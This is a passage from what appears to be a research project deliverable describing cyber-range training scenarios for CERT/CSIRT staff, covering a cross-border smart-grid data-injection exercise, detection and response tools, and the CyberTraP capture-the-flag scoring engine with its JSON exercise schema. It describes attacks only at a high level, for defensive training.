

Helsinki Smart Grid
Sensors (Relays, consumption meters, switches, heating etc.)
Consumption data to be consumed
KNX network
Tallinn substation
Substation data available
Distribution Dates from audit log to be consumed
Malicious Data Injection
HTTPs messages sending script
HTTPs messages sending script
HTTPs messages receiving script
VM emulating industrial grade Linux gateway of the Helsinki smart grid
VM emulating industrial grade Linux gateway of the Tallinn substation
Urban Open Platform (Data block)
Telemetry Data Storage (Sensor Data etc.)
Data visualization

Figure 7: High-level overview of the infrastructure components

A threat actor with access to the smart grid system intercepts and reads the smart grid data and develops a manipulated data stream which is then implanted in the network to malform the input of the Smart Grid system. The aim of the attacker is to demonstrate abnormal/irregular smart grid system events such as equipment failure/power surge/wrong energy readings etc.

The trainee oversees the Smart Grid Network, in the role of a security engineer/network administrator. The trainee will be focused on protecting the customer facing components (with figure 7, depicted as UoP) of the smart grid against threats to control functions defined for the demand control. The two critical network assets to be protected are the two smart grid APIs, the Smart Grid API from Kalasatama, and the smart grid APIs from the city of Tallinn. The trainee will use the IRIS tools to detect and mitigate the attack sequence which will stress test the APIs and the public interface of the smart grid. The architecture of the cross-border environment and the IRIS tools is presented below in figure 8 (the following figure is extracted from D2.6).



Residential Building Infra (Helsinki)
Apartment energy meters
KNX
Apartment KNX/IP modules
Switches Staircase A / B
vlan
Logic controller (Wiser)
KNX network
Substation Infrastructure (Tallin)
System log
Audit log
Real Substation
Tallinn energy data dump
Digital twin environment (gateway level)
Control functions simulation
Script generating the virtual copy of the real traffic of the residential building
Physical gateway
Integration script
SiVi Sensor
Script generating the virtual copy of the real traffic of substation
Digital Twin Replicated Gateway (SiHoneyPot)
Server block
API gateway
Urban data platform
Main log server (Data collection)
Virtual Cyber Range (VCR)
Automated Threat Analytics (ATA)
VDM
BINSEC
NIGHTWATCH
SiVi
Response & Recovery
SiHoneyPots
Execution Requests
Vulnerability reports
Real-time threat events
Response & Recovery Requests
Optimized response actions
Telemetry & Predictive Analytics
APIs Execution
Optimized response actions
CTI data
Enhanced MeliCERTes Ecosystem (EME)
Collaborative Threat Intelligence (CTI)
Threat Intelligence Sharing and Storage
Threat & vulnerabilities Repositories
CTI Data
Advanced Threat Intelligence Orchestrator
Data Protection and Accountability (DPA)
DLT Self-encryption Tool
Cryptographic Services
Distributed Ledger - Access Control Framework
Off-Chain cloud DB CTI Activity Logs
CTI Audit Log
CTI Audit Log (smart contracts)
CTI Audit Log Requests
MeliCERTes PKI, OAUTH and SAML AAA services
Predictive Analytics & visualization
Response & self-recovery Policies
AI/IoT CTI data & Optimized response actions
Dashboard (s)
End-user (CERT/CSIRT)
End-user (Security Operators)
Audit Interface

Figure 8: PUC3 Architecture (Cross-border dimension)

2.3.1 Vulnerability Identification

The vulnerability identification stage involves the trainee endeavoring to identify vulnerabilities in the Smart Grid environment, as depicted in Figure 9.

- *Step 1*: the trainee searches for vulnerabilities in the Smart Grid Customer facing components and the cross-border APIs utilizing the Enhanced MeliCERTes Ecosystem (EME). The trainee is able to scan Gateways (Helsinki and Tallinn) to identify vulnerabilities. The trainee can also monitor traffic between the cross-border components and customer facing components.
- *Step 2*: The EME requests the Advanced Threat Intelligence Orchestrator (ATIO) for vulnerability identification.
- *Step 3*: The ATIO requests vulnerability scanning to the VDM tool.
- *Step 4*: VDM tool scans and analyzes detected vulnerabilities in the customer facing component and the cross-border API gateways. Then it starts the risk assessment and the potential treatment.
- *Step 5*: VDM tool pushes the vulnerability reports from the infrastructure to the ATIO.
- *Step 6*: ATIO, in turn, forwards the processed information and may trigger some incident response workflow, as well as publish the vulnerability reports to threat intelligence platforms such as MISP through the IRIS Collaborative Threat Intelligence Sharing and Storage (CTI Sharing and Storage component). Moreover, known vulnerabilities can be acknowledged back to the ATIO through the CTI sharing component that interacts with the dynamic repository of threats and vulnerabilities. To this end, CTI enriches the received information from the ATIO

(more specifically information originating from the ATA tools) and shares it to the ATIO through the CTI sharing component to be utilized for the operation of the tools (for instance the information is conveyed to the DPA tool after a particular request, or the information is kept for the use of the tools).

- *Step 7*: The vulnerabilities found are reported back to the EME dashboard by the ATIO and are visible to the end-user, who can see the reports and the risk associated with the encountered vulnerabilities. The found vulnerabilities can optionally also be shared through the EME ecosystem to different agencies/companies/stakeholders that utilize the IRIS platform solution.
- *Step 8*: The trainee inserts the flags (names of the vulnerabilities that are expected to be found in the VCR Smart Grid Cross-Border infrastructure) in the CyberTraP tool, verifying that he/she has successfully concluded this training phase and has captured the vulnerability flag, enabling him to continue with the next phase of the training scenario.



Trainee
Smart Grid Cross-Border Infrastructure
IRIS Tools for VCR
Cross-Border API Gateways
Customer Facing Components (UoP)
VDM
CTI Storage
Orchestrator (ATIO)
EME
CyberTrap
Trainee is guided to search for vulnerabilities in the VCR infrastructure through EME
Vulnerability Identification
Request for vulnerability search
Orchestrator sends request for vulnerability scanning
Scan for vulnerabilities
Scan for vulnerabilities
Vulnerability Reports are sent to the Orchestrator
Vulnerabilities found are stored in the repository
Vulnerabilities stored in the repository are sent back to the orchestrator
Vulnerabilities found are sent to the EME dashboard
Opt
Vulnerabilities shared can be validated in cross-border situations between CERTS/CSIRS
Reported Vulnerabilites
Insert Flags and Proceed to Next Step

Figure 9: Sequence Diagram for the Smart Grid Cross-Border Infrastructure Vulnerability Identification

2.3.2 Autonomous Threat Detection

This sequence involves the trainee as a Smart Grid Security/Network Engineer and a CERT/CSIRT user. The goal of this sequence is to educate CERT/CSIRT on effective incident response and threat intelligence collaboration in cross-border cyber-attacks. Both actors are expected to act through the scenario, interacting through the EME dashboard with the IRIS technical components. The sequence diagram of this sub-scenario is illustrated in Figure 10 and can be described in the following steps:

- *Step 1*: the trainee log in the Moodle solution to see the training steps.

- *Step 2*: The NIGHTWATCH and SiVi tools perform monitoring of the customer facing components, cross-border APIs and the connection of the API Gateways to the sub-station infrastructure.
- *Step 3*: The response and recovery policy in the Risk-based Response & Self-Recovery ATA module contained in the VCR have also been pre-configured.
- *Step 4*: The NIGHTWATCH tool collects traffic from the devices connected to the targeted infrastructure and generates logs relative to the endpoints monitored, based on an ML model for anomaly detection in the network traffic. Alternatively, the SiVi tool acts as an intrusion detection tool, monitoring and analysing the different communication protocols, while providing an ML-assisted anomaly detection output based on the network traffic.
- *Step 5*: At this point of the training scenario, it is assumed that the attacker has conducted the attack sequence, from reconnaissance, initial access, data manipulation. The trainee should be able to see visible signs of anomalous data in the Customer facing components.
- *Step 6*: Upon detection of threat events, the NIGHTWATCH tool pushes threat alerts to the ATIO in the form of JSON reports. Similarly, the security events encountered by the SiVi tool are acknowledged to the ATIO for further actions and processing.
- *Step 7*: The ATIO forwards the security events to the Risk-based Response & Self-Recovery. To this end, this module ingests detection telemetry from the NIGHTWATCH or SiVi tools, processes the received data, performing risk score normalisation. The Risk-based Response & Self-Recovery tool also suggests optimal response recommendation actions based on inherently included AI technics, which are then forwarded to the ATIO.
- *Step 8*: The threat reports that have been acknowledged to the ATIO (*Step 6*) can then be forwarded to the IRIS CTI Sharing and Storage component through MISP for further enrichment and to the IRIS dashboard to become visible to the end-users. This functionality and incident response communication can be validated with a CERT end-user stakeholder.
- *Step 9*: The trainee is provided with information related to the CTI threat/attack that is detected by the IRIS platform through the EME dashboard. In addition, the trainee will be able to view historical CTI threats and events. Furthermore, the threats can also be shared through the EME ecosystem to different stakeholders using the IRIS platform. This functionality and incident response communication can be validated with a CERT end-user stakeholder.
- *Step 10*: The trainee can manage the attack by reviewing the proposed mitigation actions (for instance, 3 response action types, namely “contain”, “harden” and “recover”) and provide some feedback or policy through the EME dashboard (which is conveyed to the ATIO) targeting to recover the IoT system from the unfolding threat.
- *Step 11*: Finally, the trainee inserts the flags (name of the threat and recommended response action) in the CyberTraP tool, verifying the successful completion of this training phase.



Threat Detection
Trainee
Attacker
Smart Grid Cross-Border Infrastructure
IRIS Tools for VCR
Cross-Border API Gateways
Customer Facing Components (UoP)
Nightwatch/ SVI
Response and Recovery
CTI Sharing and Storage
Orchestrator (ATIO)
VCR
EME
CyberTrap
Trainee log into the VCR, Scenario Infrastructure has been deployed
Threat detection monitoring is pre-configured in the VCR
The end-user response and recovery actions is already pre-configured in the VCR
Monitoring of traffic of API Gateways
Attack Campaign
Infrastructure Monitoring
Attacker Conducts Network Reconnaisance
Attacker Conducts Network Reconnaisance
Network Enumerated
Network Enumerated
Attacker Conducts Vulnerability Scanning
Attacker Conducts Vulnerability Scanning
Vulnerabilities Identified
Vulnerabilities Identified
Attacker Exploits Vulnerabilities and Manipulates Smart Grid Data
Threat alerts are pushed to orchestrator in form of JSON alerts
Send Incident Data
Data Processing (Risk Score, Normalisation etc.)
Optimal Response Recommendations Action
Threat Reports can be forwarded to the CTI Sharing through MISP
Threat Reports and Recommendation Actions are sent to EME Dashboard
Threat Reports and Recommendation Actions become visible to trainees
Threat Sharing
Threats can be shared in cross-border situations between CERTS/CSIRT and they can coordinate response with Trainee
Provide Actions on Detected Threats
Trainee Action is conveyed to Orchestrator

Figure 10: Sequence Diagram for the Smart Grid Cross-Border Infrastructure Threat Detection

3 IRIS TRAINING TOOLS

3.1 IRIS Cyber Range

The Cyber Range tool is based on the Hynesim Cyber Range edited by Diateam[3] (see figure 11). It provides virtualized resources, such as network L2/L3 equipment's, and fully customizable virtual machines. These resources can be linked together in architectures called "topologies" to simulate complex network environments. Furthermore, external equipment can be connected to these topologies, allowing the use of specific hardware or systems. Memory dump and network capture features provide introspection on the environment.




Figure 11: Cyber Range tool

Fined-grained access control can be configured on the different entities, allowing direct console access to the virtual machines, and asymmetric blue team/read team training scenarios.

The Hynesim Cyber Range is a distributed application. The master server hynesim-master manages the communications between the hynesim-nodes used to virtualise and emulate the entities of a topology. User access is provided by a software client called hyneview. Communication between the hyneview clients and the hynesim-master goes through a relay named hynesim-glacier.

[3] https://www.diateam.net/what-is-a-cyber-range/




Figure 12: Cyber Range architecture

3.2 IRIS CyberTraP CTF tool

The main feature of the CyberTraP tool is to be used as a scoring engine for the IRIS training exercises by the end-users/trainees to the IRIS platform. To this end, the trainees will be able to monitor their own progress when they are conducting the training scenarios and receive rewards (flags), depending on their actions. Moreover, comparison metrics can be also visualized to foster the collaboration amongst various members of CERT/CSIRT team members. In addition, the CyberTraP tool can be used to possibly host additional CTF training exercises/scenarios.


The CyberTraP tool is based on the RootTheBox (RTB) open-source platform[4], as depicted in Figure 13. Other lightweight platforms exist for individual learners, e.g., HackTheBox[5], OverTheWire[6], TryHackMe[7], and CYWARIA[8], that also include a scoring system for evaluating the user performance (e.g., measure the successfully stolen flags from another team, quantify the number of successful defends, etc.).

CyberTraP module is therefore a real-time capture the flag (CTF) scoring engine for training exercises that will be implemented in the IRIS VCR. In the framework of IRIS project, this training environment will be utilized to host cyber-security activities where the trainees can practice their skills, regardless of experience, in both offensive and defensive techniques through realistic challenges. The benefits of using the CyberTraP module include:

- The CTF platform is easy to comprehend and targets at improving the end-user training experience. The users form teams or practice solo, and target challenges with multiple levels of difficulty and sophistication.

[4] https://github.com/moloch--/RootTheBox
[5] https://www.hackthebox.eu/
[6] https://overthewire.org/wargames/
[7] https://tryhackme.com/
[8] https://www.soteria-int.com/product-cywaria/

- The module can be easily configured and modified for any CTF style game (including offensive and defensive activities). The platform facilitates the engagement of both novice and experienced players.
- The CyberTraP module aims at increasing the productivity of CSIRT/CERT operators and their operational efficiency through competition by tracking their training process in the cybersecurity exercises.
- CyberTraP is based on the Root the Box open-source CTF platform, aiming at effectively reducing the training and support costs of CERT/CSIRT end-users and cybersecurity experts.



G14 - Machine
(FD)

```
***** DESCRIPTION **************************************************

The bank hasn't update its system in a while. In the main
server are stored all the documents through a shared folder.
IP:
10.0.100.6
Task:
Find the vulnerability name!
Flag Submission:
   All the words are in lower case letters. If there is more than one word use '_' as the
   separator,

*****************************************************************************************
```

Flags on G14 - Machine

Figure 13: A sample training scenario described in the RTB CTF platform.

CyberTraP is developed in Python, utilizes SQLAlchemy for back-end, while Bootstrap and jQuery are utilized on the front-end. This tool uses Web sockets to communicate with the users in real-time, providing full-duplex communication channels over a single TCP connection. The IETF standardized the WebSocket protocol as RFC 6455[9]; this will allow for the bi-directional communication and retrieval of information with interconnected systems.

The CyberTraP module has two main sub-components: the Missions and the Scoreboard. The training environment is flexible to accommodate the deployment of additional tools as separate components to support missions:

- The Missions component contains CTF challenges named boxes – each belonging to a predefined category and grouped under a game level. Boxes contain difficulty indicators, reward points, and a flag section. In addition, they can also be accompanied by an icon, a system type and a descriptive text. Each box practically represents a host in which the user/team can practice on. Digital evidence, or flags, proving that a user/team has met a specific challenge goal, appear within each box, the nature of which is dependent on the challenge topic.

[9] https://datatracker.ietf.org/doc/html/rfc6455

- The Scoreboard component is based on flag submissions, where a team or player must provide the appropriate evidence obtained by completing a target challenge. Each flag corresponds to a specific number of points to be acquired and its completion may be dependent on successful completion of previous challenges. The module allows hints to be provided to the user and, in some cases, penalties may be given.

The capabilities of CyberTraP module also provide built-in team-based file/text sharing and admin game material distribution, allowing for workloads and assessments to be performed in either Team Play or Individual Play, as well as a real-time animated scoreboard, graphs, and status updates. Chat support can also be integrated from IRIS partner components. In addition, the CTF Time compatible JSON scoreboard feed allows for JSON data to be displayed and retrieved by interconnected IRIS platforms.

The input data of the CyberTraP tool is expected to be in JSON format including relevant information about the message, content, and flags (e.g., ID, name, type, timestamp, payload, status, description, value …)

Regarding the output data, the training environment supports communication using a message bus. The message has three parts:

- **SystemLive:** gives details on a system participating in a scenario: load data as well as services that are active.
- **NetLive:** gives details on network traffic between the two endpoints.
- **AttackLive:** gives details on the vulnerabilities that have been exploited on this system.

To this end, the CyberTraP tool is available as an asset that provides built-in team-based file/text sharing and admin game material distribution, allowing for workloads and assessments to be performed in either Team Play or Individual Play, as well as a real-time animated scoreboard, graphs, and status updates using WebSocket.

In addition, the CyberChef client is a suite of web app tools allowing a user to perform a number of operations, including encoding (XOR or Base64), encryption (AES, Blowfish, etc.), creation of binary and hexdump files, compression and decompression, hashing, calculating checksums, and certificate parsing, among others.

CyberTraP tool is implemented as a Moodle plugin, using a MySQL database[10] as an internal storage, taking into consideration the storage of applications under a single container[11]. The following code displays an example of a JSON file of an exercise:

```
/* Training Scenario’s JSON file */
"Objectives": [
   {
      "Objective_ID": INT,
```

[10] https://docs.moodle.org/310/en/MySQL

[11] https://geekflare.com/container-best-practices/

```
      "Objective_Description": TEXT,
      “Actions": [
         {
            "Action_ID": INT,
            "Action_Description": TEXT,
            "Type": "Flag" | "Task" | "Attack" | "Availability",
            "Hints": [
               {
                  "Hint_ID": INT,
                  "Hint_Description": TEXT
               },
               ... /* more hints */
            ],
            "Hints_Used": INT,
            "Weight": FLOAT,
            "Difficulty": "E" | "M" | "H" | "X",
            "Result": 0 | 1,
            "Time": FLOAT,
            "Time_Opt": FLOAT,
            "Steps": INT,
            "Steps_Opt": INT
         },
         ... /* more actions */
      ]
   },
   ... /* more objectives */
]
```

The metrics that are included in the JSON file are critical to assist the scoring engine of the CTF tool. Some of these metrics are mandatory, i.e.:

- **Objective_ID**: this metric connects the results of the trainee with the associated rewards (flags). Moreover, the ID of the objectives is also used to store the performance of the participant in the database.
- **Objective_Description**: this metrics is used to visualize the task objectives to the trainees and can be also utilized for the feedback of the participants and internal classifications.
- Actions_ID: this metric is used to generate the reward in case of partial objective completion.
- **Action_Description**: this variable can be used to visualize the actions performed by the trainees.
- **Type**: this parameter is crucial for internal classification of the tasks that are required to be performed through the game process.
- **Hints_Used**: this parameter designates the number of hints that the trainee used and affects his/her score accordingly.
- **Difficulty**: this classification variable denotes the difficulty level of the exercise to be performed and is linked to the scoring mechanism.
- **Result**: this binary parameter illustrates whether the participant was able to finalize the exercise and provides the score accordingly.

The optional parameters in the JSON file include:

- **Hints (Hint_ID and Hint_Description)**: this parameter is used to save the hints for the objective of each task and calculate the cumulative number of hints used by the trainee.
- **Weight**: optionally, the weight of each task can be different and the average score of the participant will be calculated by considering the weighted average of all tasks/objectives.
- **Time**: the temporal parameter can be used to provide more accurate scoring, since the faster resolve of the task typically means higher score for the participant.
- **Steps**: this variable can be used to provide further assistance on the scoring of the trainee.

4 INFRASTRUCTURE AND ATTACK SCENARIOS

4.1 IoT Ransomware Scenario

4.1.1 Infrastructure and Resources in the VCR

Related to the infrastructure that is required in the VCR in order to execute this training scenario, it is assumed that the following entities and devices will be available:

(i) three desktop computers for personnel usage, among which Computer1 is included.
(ii) a digital video recorder (DVR) with three connected cameras.
(iii) a file server for data storage operating on Windows Server 2012.
(iv) two virtual machines acting as attackers.
(v) a modem.
(vi) a switch for internet connectivity.

Moreover, the attackers are actively using two computers to scan the network and attempt to exploit any weaknesses they discover. The topology of the network inside the VCR is depicted in figure 14.

